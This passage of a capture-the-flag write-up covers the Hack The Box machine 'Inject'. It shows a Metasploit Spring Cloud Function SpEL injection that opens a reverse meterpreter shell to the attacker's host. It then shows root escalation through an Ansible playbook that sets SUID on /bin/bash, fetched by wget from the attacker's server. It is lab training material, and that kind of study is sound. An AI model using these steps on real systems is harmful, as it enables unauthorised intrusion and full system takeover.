Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1
```

```
<version>0.0.1-SNAPSHOT</version>
<name>WebApp</name>
<description>Demo project for Spring Boot</description>
<properties>
  <java.version>11</java.version>
</properties>
<dependencies>
  <dependency>
      <groupId>com.sun.activation</groupId>
      <artifactId>javax.activation</artifactId>
      <version>1.2.0</version>
  </dependency>

  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-thymeleaf</artifactId>
  </dependency>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
  </dependency>

  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-devtools</artifactId>
    <scope>runtime</scope>
    <optional>true</optional>
  </dependency>

  <dependency>
    <groupId>org.springframework.cloud</groupId>
    <artifactId>spring-cloud-function-web</artifactId>
    <version>3.2.2</version>
  </dependency>
  <dependency>
    <groupId>org.springframework.boot</groupId>
```


Here we find used spring-cloud-function-web technology.

Lets search for any exploit of spring cloud. And we find a spring-cloud exploit in Metasploit



```
msf6 > search spring

Matching Modules
================

   #  Name                                                      Disclosure Date  Rank
   Check  Description
   -  ----                                                      ---------------  ----

   0  auxiliary/scanner/http/springcloud_directory_traversal    2020-06-01       normal
   No     Directory Traversal in Spring Cloud Config Server
   1  exploit/osx/local/iokit_keyboard_root                     2014-09-24       manual
   Yes     Mac OS X IOKit Keyboard Driver Root Privilege Escalation
   2  auxiliary/scanner/http/springcloud_traversal              2019-04-17       normal
   No     Spring Cloud Config Server Directory Traversal
   3  exploit/multi/http/spring_cloud_function_spel_injection   2022-03-29       excellen
t  Yes     Spring Cloud Function SpEL Injection
   4  exploit/linux/http/spring_cloud_gateway_rce               2022-01-26       excellen
t  Yes     Spring Cloud Gateway Remote Code Execution
   5  exploit/multi/http/spring_framework_rce_spring4shell      2022-03-31       manual
   Yes     Spring Framework Class property RCE (Spring4Shell)


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/
http/spring_framework_rce_spring4shell

msf6 > use 3
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/spring_cloud_function_spel_injection) >
```


Set LHOST, RHOST, port and exploit it.



```
msf6 > use 3
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set LHOST 10.10.14.119
LHOST ⇒ 10.10.14.119
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set RHOSTS 10.10.11.204
RHOSTS ⇒ 10.10.11.204
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > exploit

[*] Started reverse TCP handler on 10.10.14.119:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Sending stage (3045348 bytes) to 10.10.11.204
[*] Meterpreter session 1 opened (10.10.14.119:4444 → 10.10.11.204:59984) at 2023-07-04
 04:23:26 -0400

meterpreter >
```

And we got a meterpreter session..

Configuration is low of meterpreter , so we change to shell and obtain a /bin/bash shell.



```
msf6 > use 3
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set LHOST 10.10.14.119
LHOST ⇒ 10.10.14.119
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set RHOSTS 10.10.11.204
RHOSTS ⇒ 10.10.11.204
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > exploit

[*] Started reverse TCP handler on 10.10.14.119:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Sending stage (3045348 bytes) to 10.10.11.204
[*] Meterpreter session 1 opened (10.10.14.119:4444 → 10.10.11.204:59984) at 2023-07-04
 04:23:26 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 16520 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (822): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$
```


And we find it’s a frank user but there is nothing any useful files , so we change user frank to **phil user** .

We already found password already for phil.

In the fill user we find **user flag**.


PRIVILEGE ESCALATION :

When we explore directories , we found a **playbook_1.yml** file in **/opt/automation/tasks/** directory.




```
phil@inject:/$ cd /opt
cd /opt
phil@inject:/opt$ ls
ls
automation
phil@inject:/opt$ cd automation
cd automation
phil@inject:/opt/automation$ ls
ls
tasks
phil@inject:/opt/automation$ cd tasks
cd tasks
phil@inject:/opt/automation/tasks$ ls
ls
playbook_1.yml
phil@inject:/opt/automation/tasks$ cat playbook_1.yml
cat playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
phil@inject:/opt/automation/tasks$
```

After see its configuration. We can make own **playbook.yml** file and set **SUID** permissions.




```
  GNU nano 7.2                          playbook_2.yml *
- hosts: localhost
  tasks:
  - name: ROOT
    command: chmod u+s /bin/bash
    become: true
```

Set a python server and upload it.




```
┌──(kali㉿kali)-[~/htbmachines/inject]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
phil@inject:/opt/automation/tasks$ wget http://10.10.14.119:8000/playbook_2.yml
<tasks$ wget http://10.10.14.119:8000/playbook_2.yml
--2023-07-04 08:36:04--  http://10.10.14.119:8000/playbook_2.yml
Connecting to 10.10.14.119:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 93 [application/octet-stream]
Saving to: ‘playbook_2.yml’

     0K                                                       100% 4.66K=0.02s

2023-07-04 08:36:06 (4.66 KB/s) - ‘playbook_2.yml’ saved [93/93]
```

After we upload and run this file . we find root user access



```
2023-07-02 11:45:12 (9.86 KB/s) - ‘playbook_2.yml’ saved [93/93]

bash-5.0$ ls
ls
playbook_1.yml
playbook_2.yml
bash-5.0$ ls -ls /bin/bash
ls -ls /bin/bash
1156 -rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
bash-5.0$ /bin/bash -p
/bin/bash -p
whoami
root
ls
playbook_1.yml
cd /
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls
playbook_1.yml
root.txt
```

.

And in /root directory , we finally found root flag.